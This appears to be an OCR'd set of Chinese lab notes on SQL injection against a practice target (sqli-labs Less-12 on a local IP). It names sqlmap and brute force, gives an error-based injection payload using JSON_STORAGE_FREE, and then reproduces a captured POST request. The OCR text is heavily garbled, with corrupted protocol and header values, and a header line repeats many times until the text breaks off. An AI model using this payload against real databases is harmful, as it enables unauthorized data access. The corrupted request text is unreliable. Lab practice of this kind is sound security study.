第十二课


知识点知识双引号+)错显 ")


目录

挖能密码: (爆破)

Sqlmap 梭哈


手工注入





Sqlmap 梭哈

手工注入直接上 payload(还是那 10 个 payload 都可以)



uname=a") and ISNULL(JSON_STORAGE_FREE(NULL))--+ json 调用报错数据库还有很多其他的函数需要自己查看最新的或者对应 sql 版本的函数

```
POST /val_lab/Less-12/ MTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows: U; Windows NT 6.1; en-US) AppleMebKit/533.20.25 (KHTML. like Gecko) Version/5.0.4 $87ar/533.20.27
Accept-Language: zh-OW, xh-OB, zh-OB; zero, zh-Hk; zero, 5, en-US; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 3, en; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Hk; zero, 5, en-US; zero, 2.
Accept-Language: zh-OW, xh-OB; zero, zh-Language: zh-OW, xh-OB; zero, zh-OB; zero,
```